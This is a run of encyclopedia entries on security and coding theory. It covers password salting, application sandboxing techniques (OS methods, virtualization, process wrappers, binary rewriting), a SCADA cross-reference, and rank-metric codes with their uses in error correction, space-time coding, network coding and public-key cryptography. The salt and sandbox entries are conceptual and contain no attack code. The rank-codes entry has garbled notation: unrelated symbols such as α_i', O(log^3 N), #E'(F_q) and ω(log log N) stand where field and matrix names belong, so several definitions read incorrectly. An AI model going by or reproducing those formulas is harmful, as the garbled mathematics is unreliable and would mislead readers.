A *salt* is a *t*-bit random string that may be prepended or appended to a user's password prior to application of a one-way function in order to make dictionary attacks less effective. Both the salt and the hash (or encryption) of the augmented password are stored in the password file on the system along with an identifier for the user (typically the username). When a user subsequently enters a username and password, the system looks up the salt associated with that purported user, augments the password with the salt, applies the one-way function to the augmented password, and compares the result with the stored value (Denning 1982; Kaufman et al. 1995; Menezes et al. 1997). If there is a match, the system accepts this as a valid

authentication for the user associated with the identifier in the password file.

It is important to note that the work factor for finding a particular user's password is unchanged by salting if the attacker has access to the password file because the salt is stored in cleartext in the password file. (Note that although the attacker's work is multiplied by a factor of 2^t if the attacker does not have access to the password file (compared with the practice of storing hashes (or encryptions) of unsalted passwords (Menezes et al. 1997), it is risky to base security on the assumption that the attacker will never gain access to the password file.) On the other hand, regardless of whether or not access to the password file is achieved, salting can substantially increase the attacker's work factor in generating random passwords and comparing them with the entire password file (even with the help of a rainbow table), since each possible password could be augmented with any possible salt. For this attack, the work factor is multiplied by x, where x is the smaller of {the number of possible users, 2^t}, compared with the use of unsalted passwords. Thus, salting is most effective when both the number of users in the system and t are large.

Another benefit of salting is that two users who choose the same password will have different entries in the system password file; therefore, simply reading the file will not reveal that the passwords are the same. This can be helpful because it is well known that very weak passwords (such as "iloveyou," "password," "qwerty," and "123456") are used by many people, despite repeated encouragement in most business settings to use stronger passwords. Without salting, an attacker that finds a password for one user will be able to look at the password file and immediately see all the other users that have the same password.

Cross-References

Dictionary Attack
Rainbow Tables

References

Denning D (1982) Cryptography and data security. Addison-Wesley, Reading

Kaufman C, Perlman R, Speciner M (1995) Network security: private communication in a public world. Prentice-Hall, Englewood Cliffs

Menezes A, van Oorschot P, Vanstone S (1997) Handbook of applied cryptography. CRC, Boca Raton

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_791

Sandbox

Mark Stephens[3] ✉
(3) SMU HACNet Labs, School of Engineering, Southern Methodist University, Nacogdoches, TX, USA

✉ **Mark Stephens**
Email: mark.stephens@verizonbusiness.com

Definition

Sandboxing is a technique for enforcing security policies on untrusted guest applications in a secure environment (i.e., "sandbox") to eliminate risk to a host system.

Background

In general, the term "sandbox" or "sandboxing," when applied to Computer Science or Information Technology, can describe any method for creating restricted environments (i.e., a sandbox) for untrusted guests. For example, Romney and Stevenson (2004) describe the deployment of a sandbox network laboratory, which is designed, maintained, and operated by students studying security systems engineering.

Although the concept of sandboxing can be applied to any situations where one is attempting to provide a safe and restricted environment, in recent years the term is most commonly associated with methods for providing access to untrusted software, albeit restricted, on host systems for execution. As such, the rest of this entry will assume the use of the term "sandbox" to specifically mean securing untrusted application execution on host systems.

The earliest application sandboxing results were explored by the fault tolerance research community, e.g., software fault isolation (SFI). The concept of SFI sandboxing for fault tolerance purposes was first introduced by Wahbe et al. (1993). Thus the earliest sandbox research was focused on the identification and isolation of software bugs rather than malicious software (e.g., virus, worms, etc.).

In the 1990s, application sandboxing was identified as an imperative solution for solving fundamental security problems that arise in distributed computing. In short order, distributed computing security became the primary impetus for application sandboxing research, and thus the dominant contributions in academic literature of the same. No doubt this is in large part due to the proliferation of distributed computing technology over the past two decades, e.g., Web Computing, Distributed Operating Systems, Grid Computing, Mobile Agents, Peer-to-Peer (P2P) Computing, etc. Rubin and Geer (1998) provide a nice high-level introduction to security challenges and techniques used when attempting to secure mobile agent solutions in a distributed computing environment.

Common approaches to sandboxing untrusted guest applications include *Operating System Methods*, *Virtualization*, *Process Wrappers*, and *Binary Re-writing*. A typical sandbox solution will employ one or more of these methods to ensure untrusted guest applications are well behaved when executing on host systems. Any security policy violation on behalf of the untrusted application typically results in immediate application termination. Each of these approaches will now be described in more detail.

The use of *Operating System Methods* for sandboxing leverages the OS security mechanisms to ensure untrusted guest applications do not violate host security policies. This can include leveraging user level security policies and/or execution prioritization.

The use of *Virtualization* for sandboxing is handled via *Virtual Machines*. *Virtual Machines* can be applied at the operating system or process layer. Operating system layer virtualization allows for different "Virtual Machines" to co-exist on the same hardware and share system resources. Each virtual machine can execute different versions of the same operating system or entirely different operating systems all together. For example, a single server may have both a Linux and a Windows virtual machine executing in parallel, sharing system-level resources (e.g., hard drives, CPU, RAM, etc.) while limiting access to virtual resources (e.g.,

files, directories, etc.). Examples of commercial system-level virtual machine vendors include VMWare, Citrix/XenSource, Microsoft, and Novell.

Process Virtual Machines inject a VM interpreter process between the OS and the application layers. Thus, when an application is targeted for execution, the OS actually launches the VM process, which in turn launches and monitors the application. This approach of virtualization was popularized with the advent of the Java Programming Language. A Java program is compiled to a non-OS target instruction set called *Java bytecode*. The *Java bytecode* is then in turn executed by the *Java Virtual Machine* (*JVM)*. JVMs are written and compiled to the specific target OS. Microsoft's competing solution to Java bytecode and the JVM are *Common Intermediate Language (CIL)* and *Common Language Runtime (CLR)*, respectively.

Arguably, the use of *Process Wrappers* for sandboxing is a special case of process-level virtualization. The primary difference between the two is that process wrappers are custom-built sandbox VMs that focus specifically on containment of untrusted application execution on host systems, where commercial Process Virtual Machines provide additional benefits to include OS independence, Just-In-Time (JIT) compilation, memory management and garbage collection, etc.

Similar to SFI, *Binary Re-writing* finds its research roots in code instrumentation for purposes of optimization, fault tolerance, and debugging. Only after the need for sandboxing as an enabler for Distributed Computing technology was identified did these techniques find new purpose in security policy enforcement of the same. Binary re-writing for sandbox purposes involves the injection of new and/or replacements of existing binary instructions in the compiled code such that a host security policy can be enforced. For example, before an application is allowed to be launched by the OS the executable is sent through a binary re-writing utility that identifies and replaces system-level calls in order to restrict access to specific host resources. Related topics include DLL-injection, rootkits, API Hooking, Kernel Hooking, and Runtime Patching. A definitive how-to-guide on subverting security in the Windows OS is the text by Hoglund and Butler (2006). This text is specifically very useful for any student or practitioner who is interested in developing sandboxing technology for the Windows OS.

Theory

Process layer virtualization is the most common form of VM sandboxing. The most famous example of process layer virtualization being the Java Applet, which leverages the JVM to place mobile java bytecode downloaded from the Web (i.e., Applets) in a virtual sandbox. This virtual sandbox enforces the security policy on the untrusted code, e.g., restricting access to file system, not allowing outside network communication except back to the Web server that provided the page containing the Applet, etc.

Proposals for system-level virtualization have been less prevalent than that of process virtualization. To leverage system-level virtualization as a sandbox technique, the host systems cannot be general purpose user computers; rather the host systems must be part of a specifically dedicated environment for spinning up and down VMs on demand. Santhanam et al. (2005) proposed this model with an excellent description of the benefits, challenges, and overhead of the same.

The more specialized form of process-layer virtualization known as process wrappers has gained widespread adoption due to the ability to custom tailor the virtualization toward specific needs with little runtime overhead. Ford and Cox (2008) proposed a lightweight user-level sandboxing approach specific for the x86 architecture. The Ford and Cox approach leverages x86 segmentation hardware to sandbox the untrusted application's data access while using lightweight instruction translation to sandbox the application's instructions. The untrusted application may be written in any language since the sandbox executes straight x86 instructions. The result is a very lightweight and portable multi-OS solution that shows widespread application since the x86 is currently the predominant processing architecture for desktop, laptop, and server computing. The Ford and Cox approach exploits hardware support available in the 32-bit family of the x86 architecture, thus in theory being applicable to any modern 32-bit OS version for the x86 (e.g., Linux, FreeBSD, Mac OS X, Windows, etc.). However, since their method for sandboxing leverages protected-mode segmentation, which has been disabled with the recent 64-bit extension of the x86, the Ford and Cox approach cannot be leveraged to execute 64-bit applications; however, it can still be used to execute 32-bit applications executing on a 64-bit architecture.

Many sandbox models leverage built-in security mechanisms at the OS layer combined with process wrappers to restrict unauthorized access to host resources by untrusted applications. One of the earliest papers to describe this model was proposed by Jensen and Hagimount (1998). Jensen and Hagimount describe the deployment of application “wrappers” to execute untrusted code as a non-privileged user. This simple technique relies on the fact that most multi-user operating systems determine an executable’s access rights to system resources via applying the security policy of the user that launches the said executable. Thus, to restrict access to untrusted applications, Jensen and Hagimount’s “wrapper” launches the executable as a non-privileged user with little or no access to system resources. Thus this approach is entirely dependent on the OS to enforce the sandbox, while incurring very little overhead. However, this approach does have significant limitations. First, the approach as described specifically restricts implementation on Windows or Mac OS. Second, it requires custom “wrapper” sandboxes to be compiled for each untrusted guest application seeking execution on the host system. And third, many advances in Rootkit research have identified methods by which malicious applications can find ways to “promote” their execution security policy by both direct and indirect methods, thus allowing access to otherwise restricted system resources.

The earliest sandbox paper leveraged the binary re-writing model for the purpose of Software Fault Isolation (SFI). This paper was presented by Wahbe et al. (1993). Their approach required the code and data to be loaded into a separate portion of the application’s address space, which was specifically partitioned for untrusted code, i.e., the “sandbox.” The untrusted object code is then scanned and modified to enforce specific security policies to include prohibiting jumping or writing to an address space outside of the sandbox. This approach allows for faster inter-module communication at the cost of longer execution times for untrusted modules. This approach was later expanded to be more applicable for security applications to include rigorous malware checks on the CISC architectures by McCamant and Morrisett (2005).

Song and Fleisch (2007) proposed a unique binary re-writing approach that integrates Java bytecode re-writing capabilities with Web caching proxies. The intention is not to replace the intrinsic security capabilities provided by the JVM, rather expand upon the same. This result allows

system administrators to tailor and custom security policies beyond those capabilities provided by the JVM and/or provide workarounds for known JVM security issues. The obvious limitation of this sandboxing approach is that it only is applicable for those untrusted guest applications written in Java.

Applications

Of primary interest in distributed and grid computing is the ability to leverage multi-domain distributed computational resources as a single ubiquitous resource for solving a common problem. This includes harnessing idle CPU cycles, accessing special purpose hardware, and leveraging distributed storage. This ambitious goal has many challenges, not the least of which is how to allow untrusted software to leverage shared computational resources in a safe and secure manner. To this end, most distributed and grid platforms leverage sandboxing in some form.

Frey et al. (2002) proposed a method they dubbed mobile sandboxing to address sharing of resources in a multi-site environment using the famous Condor and Globus Grid Computing platforms (i.e., Condor-G). Mobile sandboxing enables end-users to formulate requests for very specific execution environments on remote resources. The mobile sandboxing technique addresses issues that arise with system and site policy heterogeneities, e.g., local security policies that prohibit access to file systems and/or enforce restrictions on execution times of remote jobs. Mobile sandboxing is implemented by having a generic grid daemon (i.e., wrapper) executing on the local resources, which advertise to the grid the local node's capabilities and availability. The daemon is responsible for downloading, starting, and monitoring individual tasks from the grid that require resources. The daemon uses system call trapping that redirects system calls issued by a task back to the originating system. In this manner, idle CPU cycles can be harnessed on remote nodes for remote task execution, even when each node has different local security policies. This also allows for checkpointing of work so that tasks can be migrated to other systems once a task has reached its limit for allowed execution time.

The experimental data that is collected and processed from the Large Hadron Collider at CERN is immense. The LHC storage and computational requirements necessitate the application of distributed and grid computing

technology across many collaborative organizations around the world. As such, this critical research in experimental physics demonstrates the importance of sandbox model applications to solve real world problems. The paper by Andreeva et al. (2002) provides a very interesting case study of this application of grid computing to include their implementation of sandbox models.

Open Problems

A silver bullet sandbox solution would meet the following criteria:

1. Allow system owners to define individual security policies for executing untrusted applications on their host systems

2. Enforce the said security policies without failure

3. Support all modern OS without restriction or kernel modifications

4. Enforce security policies to all applications in a completely unobtrusive manner

Although these criteria are easy to understand, they are almost intractable to implement 100%. The current directions in developing new sandbox techniques rely primarily on virtualization to abstract away OS constraints and binary re-writing to minimize overly restrictive programming requirements on behalf of the untrusted application developers, which most likely will not be aware of the distributed environment their software will be executing. As with many areas of interest in computer science, there appears to be no silver bullet. Rather the researcher or practitioner who is required to implement sandboxing must consider the specific needs of their solution and consider the models discussed herein from virtualization to binary re-writing, weighing the cost and benefits of each, realizing that a hybrid approach is what is most commonly employed.

Editor Note The interaction of sandboxes and Trusted Execution Environments (TEEs) is also an interesting open problem.

Cross-References

Virtualization Security
Web Browser Security and Privacy
Web Service Security

References

Andreeva J, Campana S, Fanzago F, Herrala J (2002) High-energy physics on the grid: the atlas and CMS experience. J Grid Comput 6(1):3–13

Ford B, Cox R (2008) Vx32: lightweight user-level sandboxing on the x86. Proceedings of the USENIX annual technical conference. USENIX ‘08, Boston, MA, June 22–27, 2008

Frey J, Tannenbaum T, Livny M, Foster I, Tuecke S (2002) Condor-G: a computation management agent for multi-institutional grids. Clust Comput 5(3):237–246

Hoglund G, Butler J (2006) Rootkits – subverting the windows kernel. Addison-Wesley, Pearson Education, Inc

Jensen C, Hagimont D (1998) Protection wrappers a simple and portable sandbox for untrusted applications. Proceedings of the 8th ACM SIGOPS European, SIGOPS European Workshop ACM, Sintra, Portugal, September 7–10, 1998, pp 104–110

McCamant S, Morrisett G (2005) Efficient, verifiable binary sandboxing for a CISC srchitecture. Technical Report 2005–030. Massachusetts Institute of Technology Computer Science and Artificial Intelligence Laboratory, MIT Laboratory for Computer Science (LCS), MIT, Boston MA, May 2, 2005

Romney GW, Stevenson BR (2004) An isolated, multi-platform network sandbox for teaching IT security system engineers. Proceedings of the 5th conference on information technology education, SIGITE ‘04 ACM, Salt Lake City, UT, USA, October 28–30, 2004

Rubin AD, Geer DE Jr (1998) Mobile code security. IEEE Internet Comput 2:30–34

Santhanam S, Elango P, Arpaci Dusseau A, Livny M (2005) Deploying virtual machines as sandboxes for the grid. In: Second workshop on real, large distributed systems. WORLDS ‘05 USENIX, San Francisco, CA, December, 2004

Song Y, Fleisch BD (2007) Utilizing binary rewriting for improving end-host security. IEEE Trans Parallel Distrib Comput 18(12):1687–1699

Wahbe R, Lucco S, Anderson TE, Graham SL (1993) Efficient software-based fault isolation. Proceedings of the 14th symposium on operating systems principals, SIGOPS ‘93 ACM, Asheville, North Carloina, December 5–8, 1993, pp 203–216

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300830

SCADA System

Supervisory Control and Data Acquisition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_388

Schemes Based on Rank Codes

Ernst M. Gabidulin[4] ✉
(4) Department of Radio Engineering, Moscow Institute of Physics and Technology (State University), Zhukovsky, Russia

✉ **Ernst M. Gabidulin**
Email: gab@mail.mipt.ru

Synonyms

Applications of rank-metric codes

Definition

Schemes based on rank codes appear in many areas of communications, cryptography, and information theory.

Background

The rank function defined on the set of matrices (or vectors) is in fact the norm function. The well-known inequalities for sums of matrices $|\mathrm{Rk}(A) - \mathrm{Rk}(B)| \leq \mathrm{Rk}(A + B) \leq \mathrm{Rk}(A) + \mathrm{Rk}(B)$ are known from the very beginning of theory of matrices. They define implicitly the rank distance relations on the space of all matrices of identical size. Nevertheless, the definition and applications of rank-metric-based codes are of active interest only for last decades.

Theory

Optimal Linear Rank Codes

Let α_i' be a base field of *q* elements and $\mathbf{F}_{p^k}$ be an extension field of degree *N*. In *vector* representation, rank codes are defined as subsets of a normed *n*-dimensional space $\left\{\mathbb{F}_{q^N}^n,\ \mathrm{Rk}\right\}$ of *n*-vectors over an extension field $\mathbf{F}_{p^k}$, where the norm of a vector $\mathbf{v} \in \mathbb{F}_{q^N}^n$ is defined to be the maximal number of coordinates of **v** which are linearly independent over the base field α_i' . A $\mathbf{F}_{p^k}$ -linear vector code $\mathcal{S}$ is a subspace of the normed space $\left\{\mathbb{F}_{q^N}^n,\ \mathrm{Rk}\right\}$. Denote by (*n*, *k*, *d*) a code $\mathcal{S}$ of dimension $k \le n$ and rank distance *d*. A (*n*, *k*, *d*) code is called optimal, if the Singleton bound $d = n - k + 1$ is reached. Optimal codes are also called *maximal rank distance* codes, or, for brevity, MRD codes. Such codes can be described in terms of a full rank *parity-check* matrix $H_{n-k} = H_{d-1}$ over $\mathbf{F}_{p^k}$ of size $(d-1) \times n$.

Let $h_1, h_2, \ldots, h_n$ be a set of elements from the extension field $\mathbb{F}_{q^n}$ *linearly independent* over the base field $\mathbb{A}$. Then, a parity check matrix of the form

$$H_{d-1} = \begin{bmatrix} h_1 & h_2 & \ldots & h_n \\ h_1^q & h_2^q & \ldots & h_n^q \\ h_1^{q^2} & h_2^{q^2} & \ldots & h_n^{q^2} \\ \ldots & \ldots & \ldots & \ldots \\ h_1^{q^{(d-2)}} & h_2^{q^{(d-2)}} & \ldots & h_n^{q^{(d-2)}} \end{bmatrix}$$

defines an MRD (*n*, *k*, *d*) code with code length $n \le N$, dimension $k = n - d + 1$ and rank distance $d = n - k + 1$.

Equivalently, general constructions of MRD codes can be described in terms of generator matrices. Let $g_1, g_2, \ldots, g_n$ be a set of elements from the extension field $\mathbf{F}_{p^k}$ *linearly independent* over the base field α_i' . Then, a generator matrix of the form

$$G_k = \begin{bmatrix} g_1 & g_2 & \dots & g_n \\ g_1^q & g_2^q & \dots & g_n^q \\ g_1^{q^2} & g_2^{q^2} & \dots & g_n^{q^2} \\ \dots & \dots & \dots & \dots \\ g_1^{q^{(k-1)}} & g_2^{q^{(k-1)}} & \dots & g_n^{q^{(k-1)}} \end{bmatrix}.$$

defines an MRD (n, k, d) code with code length $n \le N$, dimension $k = n - d + 1$, and rank distance $d = n - k + 1$.

Code words of a vector code $\mathcal{S}$ are n-vectors over the extension field $\mathbf{F}_{p^k}$. Let $\Omega = \{\omega_1, \omega_2, \dots, \omega_N\}$ be a basis of $\mathbf{F}_{p^k}$ over α_i'. Then, each vector $\boldsymbol{v} = [v_1\ v_2\ \dots\ v_n] \in \mathbb{F}_{q^N}^n$ can be mapped into the $N \times n$ matrix $O\left(\log^3 N\right)$ by replacing each coordinate v_j with the N-column consisting of coefficients in representing v_j by the basis Ω. This mapping is bijective and isometric.

Given a rank code $\mathcal{S}$ in vector representation, one can construct a rank code $\mathscr{M}$ in matrix representation with the same size, code distance, and pairwise distances, and vice versa.

For applications, it is more convenient to fulfil encoding and decoding in the vector representation. Transmitting is realized usually with the matrix representation:

$$\begin{array}{ll} & \overset{\downarrow\text{vector representation}\downarrow}{\boldsymbol{u}} \to \boldsymbol{g}(\boldsymbol{u}) = \boldsymbol{u}G_k \to \overset{\downarrow\text{matrix representation}\downarrow}{A(\boldsymbol{g}(\boldsymbol{u}))} = M(\boldsymbol{u}) \\ \text{Encoding} & \\ & \overset{\downarrow\text{matrix representation}\downarrow}{M(\boldsymbol{u})} \\ \text{Transmission} & \\ & \overset{\downarrow\text{matrix representation}\downarrow}{Y} = M(\boldsymbol{u}) + E_{\text{total}} \\ \text{Receiving} & \\ & \overset{\downarrow\text{matrix representation}\downarrow}{Y} = M(\boldsymbol{u}) + E_{\text{total}} \to \\ \text{Decoding} & \\ & \overset{\downarrow\cdots\cdots\text{vector representation}\cdots\cdots\cdots\downarrow}{\boldsymbol{y}} = \boldsymbol{g}(\boldsymbol{u}) + \boldsymbol{e}_{\text{total}} \to \boldsymbol{g}(\boldsymbol{u}) \to \boldsymbol{u} \end{array}$$

Parallel Channels and Correcting Random Rank Errors and Rank Erasures

Let a transmitting code signal be a $N \times n$ matrix M. Each row is transmitted through a separate channel. Each column corresponds to a time slot. The received matrix has the form $Y = M + E_{\text{total}}$, where E_{total} is a matrix of errors. In general, the matrix E_{total} can be represented as a sum of three matrices: $E_{\text{total}} = E_{\text{random}} + E_{\text{row}} + E_{\text{col}}$. Here the matrix $E_{\text{random}} = TU$ has an *unknown* rank t and is the product of an *unknown* full rank $N \times t$ matrix T and an *unknown* full rank $t \times n$ matrix U. This part is called a *random* rank error of rank t. A matrix $E_{\text{row}} = AR$ has the rank v *known* to the decoder and is the product of a full rank $N \times v$ matrix A *known* to the decoder and an *unknown* full rank $v \times n$ matrix R. This part is called a *row* rank erasure of rank v since each row of E_{row} is a linear combination with *known* coefficients of v *unknown* rows. A matrix $E_{\text{col}} = WC$ has the rank l *known* to the decoder and is the product of an *unknown* full rank $N \times l$ matrix W and a full rank $l \times n$ matrix *Cknown* to the decoder. This part is called a *column* rank erasure of rank l since each column of E_{col} is a linear combination with *known* coefficients of l *unknown* columns.

For parallel channels, the matrix $E_{\text{row}} = AR$ contains $N - v$ *zero rows* with indices known to the decoder. Similarly, the matrix E_{col} contains $n - l$ zero columns with indices known to the decoder.

To correct rank errors and erasures, a received matrix Y must be converted to a vector $\mathbf{y}$ over the extension field $\mathbf{F}_{p^k}$. It follows that $\mathbf{y} = \mathbf{g}(\mathbf{u}) + \mathbf{e}_{\text{total}}$, where

$$\begin{aligned} \boldsymbol{e}_{\text{total}} &= \boldsymbol{e}_{\text{random}} + \boldsymbol{e}_{\text{row}} + \boldsymbol{e}_{\text{col}} \\ &= e_1\boldsymbol{u}_1 + e_2\boldsymbol{u}_2 + \cdots + e_t\boldsymbol{u}_t + \\ &+ a_1\boldsymbol{r}_1 + a_2 r_2 + \cdots + a_v\boldsymbol{r}_v + \\ &+ w_1\boldsymbol{c}_1 + w_2\boldsymbol{c}_2 + \cdots + w_l\boldsymbol{c}_l. \end{aligned}$$

The part $\mathbf{e}_{\text{random}} = e_1\mathbf{u}_1 + e_2\mathbf{u}_2 + \cdots + e_t\mathbf{u}_t$ is a *vector random* error of rank t under assumption that elements $\#E'(\mathbb{F}_q)$ are linearly independent over the base field α_i' and *unknown* to the decoder; n-vectors $\mathbf{u}_1, \mathbf{u}_2, \ldots, \mathbf{u}_t$ have coordinates in the *base* field α_i' , are linearly independent over the base field α_i' and are *unknown* to the decoder. The rank t is *unknown* to the decoder.

The part $e_{\text{row}} = a_1\mathbf{r}_1 + a_2\mathbf{r}_2 + \cdots + a_v\mathbf{r}_v$ is a *vector rankrow* erasure under assumption that elements $a_i \in \mathbb{F}_{q^N}$ are linearly independent over the base field $\mathbb{A}$ and *known* to the decoder; n-vectors $\mathbf{r}_1, \mathbf{r}_2, \ldots, \mathbf{r}_v$ have coordinates in the *base* field α_i' , are linearly independent over the base field α_i' , and are *unknown* to the decoder.

The part $\mathbf{e}_{\text{col}} = w_1\mathbf{c}_1 + w_2\mathbf{c}_2 + \cdots + w_l\mathbf{c}_l$ is a *vector rankcolumn* erasure under assumption that elements $a, b \in \mathbb{Z}_p^*$ are linearly independent over the base field α_i' and are *unknown* to the decoder; n-vectors $\mathbf{c}_1, \mathbf{c}_2, \ldots, \mathbf{c}_l$ have coordinates in the base field α_i' , are linearly independent over the base field α_i' , and are *known* to the decoder.

For MRD codes, correcting rank errors and rank erasures is fulfilled by calculating the syndrome $\boldsymbol{s} = \boldsymbol{y}H_{d-1}^{\top} = \boldsymbol{e}_{\text{total}}H_{d-1}^{\top}$. The total error $\mathbf{e}_{\text{total}}$ can be found uniquely from $\mathbf{s}$ provided that $2t + v + l \le d - 1$. There exist several fast algorithms to correct either random rank errors only, or both random rank errors and row and column erasures simultaneously (Gabidulin 1985; Gabidulin et al. 1992; Gabidulin and Pilipchuk 2008; Silva et al. 2008).

Rank Codes as Space-Time Codes

Space-time codes are introduced in (Tarokh et al. 1998). The model for a communication system in brief is as follows. The transmitting side is equipped with N transmit antennas. A signal is transmitted in time slots 1, 2, …, n. The set of all possible signals to transmit is the set $\mathcal{C} = \mathbb{A}^{N\times n}$ of all the $N \times n$ matrices with entries in the set $\mathbb{A}$. The set $\mathbb{A}$ of size q is a set of chosen complex numbers.

A space-time code (STC) $\mathscr{M}$ is any set of matrices from $\mathcal{I}$. The design criterion of a STC is as follows: *Choose a code $\mathscr{M}$ in such a manner that the difference $M_i - M_j$, $i \ne j$, has full rank.*

MRD (n, k, d) codes over finite fields with rank distance $d = n$ and $k = 1$ satisfy the above criterion. Nevertheless, these codes cannot be used directly as space-time codes since processing of received signals is carried out in the complex field. However, it is still possible to use *MRD* codes over finite fields as *templates*. For example, assume that $o(\log(n/c))$, where a, b are different complex numbers. First, construct a MRD code with rank distance $d = n$ consisting of $N \times n$ matrices over the field $\omega\,(\log\log N)$.

Next, replace in all matrices “0” ’s by “a” ’s and “1” ’s by “b” ’s. The resulting code is a code over the complex field satisfying the design criterion. Similar results are obtained for other finite fields (Gabidulin et al. 2003).

Rank Codes in Network Coding

Consider a communication network, where a single source transmits information to a single destination. The model of a network was proposed and investigated in (Silva et al. 2008). The source formats the information to be transmitted into N packets $X(1), \ldots, X(N)$ of length $N + n$ over the finite field α_i' and constructs a $(N \times (N + n))$ matrix X with these packets as rows. The source choose a code $\mathcal{L}$ consisting of matrices X, which can be transmitted.

Each intermediate node calculates random linear combinations of ingoing packets, where a packet is represented as an element of a finite field $\mathbb{F}_{q^{N+n}}$. The node retransmits randomly calculated packets. Therefore, the destination collects a random number N_r of packets $Y(1), \ldots, Y(N_r)$ of length $N + n$ and creates a $N_r \times (N + n)$ matrix Y.

The problem is to recover the original packets $X(1),\ldots, X(N)$, or the matrix X from the received matrix Y.

The basic model of a channel induced by random network coding is described as follows. The transmitted matrix X and the received matrix Y are connected by the relation $Y = AX + BZ$, where A is an $N_r \times N$ matrix corresponding to the overall linear transformation applied by intermediate nodes of the network; Z is an $l \times (N + n)$ matrix whose rows are the error packets $z_1,\ldots, z_l$; B is an $N_r \times l$ matrix corresponding to the overall linear transformation applied to $z_1,\ldots, z_l$ on route to the destination. The number of nonzero rows of Z gives the total number of corrupt packets injected in the network. Random matrices A, B, Z are unknown to the destination.

It is proposed in (Silva et al. 2008) to apply so-called lifting construction for constructing a code $\mathcal{L}$. Each matrix $D \in \mathcal{D}$ has the form $X = [I_N \quad M]$, where I_N is the identity matrix of order N while $M \in \mathcal{M}$ is a code matrix of some matrix code $\mathcal{M}$ consisting of $N \times n$ matrices over the field α_i'. A code $\mathcal{M}$ is assumed to be a MRD *rank code* with rank distance d, if $n \leq N$, or a transposed MRD rank code, if $N < n$. The corresponding

code $\mathcal{L}$ were analyzed in (Silva et al. 2008). Decoding codes $\mathcal{L}$ can be reduced to decoding embedded rank codes $\mathcal{M}$. If the matrix $X = [I_N \quad M]$ is transmitted, then the matrix $Y = AX + BZ = [A + BZ_1 \quad AM + BZ_2]$ is received with unknown to the destination matrices A, B, Z_1, Z_2. By a linear transformation of rows and injecting all zero rows, the part $[A + BZ_1]$ can be reduced to the upper triangular matrix of order N. Elements of the main diagonal are "0" 's or "1" 's. The number of "1" 's is equal to the rank of $[A + BZ_1]$. The same operations over the matrix $[AM + BZ_2]$ allows to extract the submatrix of the form $R = M + LM + DC$, where R, L, and C are known matrices. Thus, the result is a matrix M of the rank code $\mathcal{M}$ corrupted by a *row* rank erasure LM and a *column* rank erasure DC. The unknown matrix M can be uniquely recovered from R provided that $\mathrm{Rk}(L) + \mathrm{Rk}(C) \le d - 1$.

Other network codes are known generalizing constructions above (see Gabidulin and Bossert (2009)).

Public Key Cryptosystems Based on Rank Codes

Public key cryptosystems (PKC) based on linear codes were proposed in (McEliece 1978). Rank code–based PKC (insecure) was described in (Gabidulin et al. 1991). The variant withstanding known attacks can be found in (Gabidulin 2008). The simplest case follows. The cryptographer chooses as secret keys a generator matrix G_k of a *maximal rank distance* (MRD) $(n, k, d = n - k + 1)$ code, a square matrix S of order k over the extension field $\mathbf{F}_{p^k}$, a square matrix P of order n with special properties. Matrices S and P are called the row scrambler and the column scrambler, correspondingly. The product of three matrices $G_{\text{pub}} = SG_kP$ is declared as the *public* key. Plaintexts are vectors $\mathbf{m} = [m_1 \quad m_2 \quad \dots \quad m_k]$. Given a plaintext $\mathbf{m}$, a ciphertext is calculated as $\mathbf{c} = \mathbf{m}G_{pub} + \mathbf{e}$, where $\mathbf{e}$ is a random artificial error. To decrypt a ciphertext $\mathbf{c}$, the legitimate party upon receiving $\mathbf{c}$ calculates the intermediate ciphertext $\tilde{\boldsymbol{c}} = \boldsymbol{m}SG_k + \boldsymbol{e}P^{-1}$. The parameters P and $\mathbf{e}$ should be chosen in such a manner that the user can recover easily the plaintext $\mathbf{m}$ from $\mathbb{A}$. The proper choice of artificial errors $\mathbf{e}$ is as follows. Represent $\mathbf{e}$ as $\mathbf{e} = [\mathbf{e}_1 \quad \mathbf{e}_2]$, where length of $\mathbf{e}_1$ is equal to a. Choose this part randomly. Choose $\mathbf{e}_2$ such that $\mathrm{Rk}\,(\boldsymbol{e}_2 \mid \mathbb{F}_q) = b$. The integers a and b must satisfy the condition $2a + b \le (d - 1)/2$. To choose a

suitable matrix P, represent a matrix P^{-1} in the block form as $P^{-1} = \begin{bmatrix} q_{11} & q_{12} \\ q_{21} & q_{22} \end{bmatrix}$, where $\mathbf{q}_{11}$ is the square matrix of order a, $\mathbf{q}_{21}$ is the matrix of size $a \times (n - a)$, $\mathbf{q}_{12}$—of size $a \times (n - a)$, and $\mathbf{q}_{22}$ is the square matrix of order $(n - a)$. Choose entries of matrices q_{11}, q_{21}, q_{12} in the *extension field* $\mathbf{F}_{p^k}$ but with the condition for the column rank $\mathrm{Rk}\left(\mathbf{v}_1 - \mathbf{v}_2 \mid \mathbb{F}_q\right)$. Choose entries of the matrix q_{22} in the *base field* α_i'. Under these conditions, the rank of the error $\mathbf{e}P^{-1}$ in the intermediate ciphertext $\mathbb{A}$ is not greater than $2a + b \leq (d - 1)/2$. Hence, the legitimate party can extract from $\mathbb{A}$ by using a fast-decoding algorithm the scrambled plaintext $S\mathbf{m}$ and then get the plaintext as $S^{-1}S\mathbf{m} = \mathbf{m}$.

Open Problems

Some open problems are: correcting rank errors beyond the $(d - 1)/2$ bound; isometric mapping maximal rank distance codes into signals over specific complex constellations; simultaneous data protection and error correction; network coding on the base of rank codes; designing new rank-metric-related public key cryptosystems.

Recommended Reading

Gabidulin EM (1985) Theory of codes with maximum rank distance. Probl Inf Transm 21(1):1–12 [MathSciNet]

Gabidulin EM (2008) Attacks and counter-attacks on the GPT public key cryptosystem. Designs Codes Cryptogr 48(2):171–177. https://doi.org/10.1007/s10623-007-9160-8 [MathSciNet][Crossref]

Gabidulin EM, Bossert M (2009) Algebraic codes in network coding. Probl Inf Transm 45(4):3–17 [MathSciNet]

Gabidulin EM, Pilipchuk NI (2008) Error and erasure correcting algorithms for rank codes. Designs Codes and Cryptogr 49:105–122. https://doi.org/10.1007/s10623-008-9185-7 [MathSciNet][Crossref]

Gabidulin EM, Paramonov AV, Tretjakov OV (1991) Ideals over a non-commutative ring and their application in cryptology. In: Davies DW (ed) Advances in cryptology | Eurocrypt ‘91, Lecture notes in computer science, vol 547. Springer, Berlin and Heidelberg, pp 482–489

